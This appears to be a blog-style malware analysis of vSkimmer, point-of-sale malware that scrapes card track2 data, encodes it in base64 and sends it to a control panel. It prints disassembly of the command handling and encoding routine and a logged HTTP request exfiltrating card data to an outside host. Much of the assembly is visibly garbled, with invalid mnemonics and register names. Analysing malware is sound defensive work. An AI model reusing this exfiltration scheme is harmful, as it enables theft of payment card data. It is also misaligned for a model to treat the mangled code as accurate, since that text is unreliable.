00408D35 . FF15 C0D14100 CALL DWORD PTR DS:[41D1C0]
00408D3B . 68 E8030000 PUSH 3E3
00408D40 . 85C0 TEST EAX,EAX
00408D42 . 74 0E JLE SHORT 00408D52 svchost.00408D52
00408D44 . FF15 50D04100 CALL DWORD PTR DS:[41D050]
00408D4A . 57 PUSH EDI
00408D4B . 68 68D94100 PUSH 410968 ASCII "ok"
00408D50 . EB 0C JMP SHORT 00408D5E svchost.00408D5E
00408D52 > FF15 50D04100 CALL DWORD PTR DS:[41D050]
00408D58 . 57 PUSH EDI
00408D59 . 68 64D94100 PUSH 410964 ASCII "no"
00408D6E > 8085 30FCFFF LEA EAX,DWORD PTR SS:[EBP-3D0]
00408D64 . 58 PUSH EAX
00408D65 . FF75 00 PUSH DWORD PTR SS:[EBP+0]
00408D66 . E8 D7FEFFF CALL 00408944 svchost.00408944
00408D6D . 83C4 10 ROR ESP,10
00408D70 . 53 PUSH EBX
00408D71 . 3975 08 CMP DWORD PTR SS:[EBP+8],ESI
00408D74 . 75 06 JNZ SHORT 00408D7C svchost.00408D7C
00408D76 . FF15 3CD04100 CALL DWORD PTR DS:[41D03C] ExitProcess

```

Order is executed and a response is send to the server:

```

00408EE7 > 57 PUSH EDI
00408EE8 . FF85 80F7FFF PUSH DWORD PTR SS:[EBP-880]
00408EEE . 58 PUSH EAX
00408EEF . FF85 BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408EF5 . FF15 E4D14100 CALL DWORD PTR DS:[41D1E4]
00408EF8 . 53 PUSH EBX
00408EFC . 6A 03 PUSH 3
00408EFE . 808D 14F6FFF LEA ECX,DWORD PTR SS:[EBP-9EC]
00408F04 . E8 72FAFFF CALL 0040897B svchost.0040897B
00408F09 . 57 PUSH EDI
00408F0A . 68 FF070000 PUSH 7FF
00408F0F . 8085 F0F7FFF LEA EAX,DWORD PTR SS:[EBP-810]
00408F15 . 58 PUSH EAX
00408F16 . FF85 BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408F1C . C645 FC 0A MOV BYTE PTR SS:[EBP-4],0A
00408F20 . FF15 E8D14100 CALL DWORD PTR DS:[41D1E0]
DS:[0041D1E4]=719F4C27 (vs2_32.send)
Address ASCII dump
00954148 GET /api/process.php?u=20geHj11hTxl0G1yZ108V2NvLTlnvJ1188Ew/2H8
00954108 NrRufnc2h2vscwdnu11e8 HTTP/1.1..Host: www.postterminalworld.is

```

The part i love with pos malware:



Or just a simple ";1234567891234567=12345678912345678900?" in a txt but it's more gangsta to swipe a card.
So the algo detect the pattern, the track2 is encoded to base64

```


00401043 > 3300 XOR EDC,EDX
00401045 > 33FF XOR EDI,EDI
00401047 > 500C07 LEA ECX,DIWORD PTR DS:[EDI+EDX]
00401049 > 3640 F4 DFP ECH,DIWORD PTR SS:[EBP-C]
0040104D << 73 1B JNB SHORT 00401060
0040104F > 505E 00 MOV ECX,DIWORD PTR SS:[EBP+0]
00401052 > 500C07 LEA ECX,DIWORD PTR DS:[EDI+EDX]
00401055 > 0F5E0C11 MOVS ECH,BYTE PTR DS:[EDI+EDX]
00401059 > 31E1 F3000000 AND ECX,0FF
0040105F > C1E3 00 SHL ECX,0
00401063 > 0E09 OR EDC,ECH
00401064 > 47 INC EDI,2
00401065 > 50FF 00 DFP EDI,2
00401068 << 72 D0 JNB SHORT 00401047
0040106A > 5A 06 PUSH 6
0040106C > 59 POP ECH
0040106D > 3302 XOR EDX,EDX
0040106F > 36C7 MOV EAX,EDI
00401071 > C150 00 SHL EAX,0
00401074 > F7F1 DIU EDC
00401076 > 51 PUSH ECH
00401077 > 50 POP EAX
00401079 > 36C2 SUB EAX,EDX
0040107B > 3302 XOR EDC,EDX
0040107D > F7F1 DIU EDC
0040107E > 36C0 MOV EDC,EDX
00401080 > 03E3 SHL EAX,CL
00401082 > 507D FB 04 DFP DIWORD PTR SS:[EBP-0],4
00401086 << 72 0F JNB SHORT 00401077
00401088 > 4F DEC EDI
00401089 > C746 FE 2323 MOV DIWORD PTR DS:[ESI-2],23232323
00401090 << 74 27 JLE SHORT 00401083
00401092 > 4F DEC EDI
00401093 << 74 14 JLE SHORT 00401080
00401095 > 4F DEC EDI
00401096 << 76 3E JLE SHORT 004010D4
00401098 > 36C3 MOV EAX,EDX
0040109A > 3350 3F AND EAX,3F
0040109C > 3000 5002410 MOV AL,BYTE PTR DS:[EAX+410050]
0040109D > 334C 01 MOV BYTE PTR DS:[ESI+1],AL
004010A0 > C1E0 06 SHR EBX,6
    
```

And sent to the panel:

```

00408EE7 > 57 PUSH EDI
00408EE8 > FFBE 80F7FFF PUSH DIWORD PTR SS:[EBP-800]
00408EEC > 50 PUSH EAX
00408EEF > FFBE BCF6FFF PUSH DIWORD PTR SS:[EBP-944]
00408EF5 > FF15 E4D1410 CALL DIWORD PTR DS:[41D1E4]
00408EFB > 53 PUSH EBX
DS:[0041D1E4]=719F4C27 (wz_32.send)
Address RSCII dump
00B70690 GET /api/process.php?iy=2DgwNj1lNtk+0G1yZl00Y2MylTlwVj1tNwEvy2H8
00B706D0 NrJl3ec2fDjRHTV300kxHjRHTV3PTEvH01NJe40TEvH01NJe40T0wPw HTTP
    
```


Now for the offline mode, get drive:




POS Terminals:



Dump download:




Commands:



Settings:



Dumped.. :)



Sample:

<https://www.virustotal.com/file/bb12fc4943857d8b8df1ea67ecc60a8791257ac3be12ae44634ee559da91bc0/analysis/135823759/>

Unpack:

<https://www.virustotal.com/file/4fba64ad3a7e1daf8ca2d65c3f9b03a49083b7af339b995422c01a1a96532ca3/analysis/1358238314/>

Thanks Zora for the sample :)

Source: <https://www.xylibox.com/2013/01/vskimmer.html>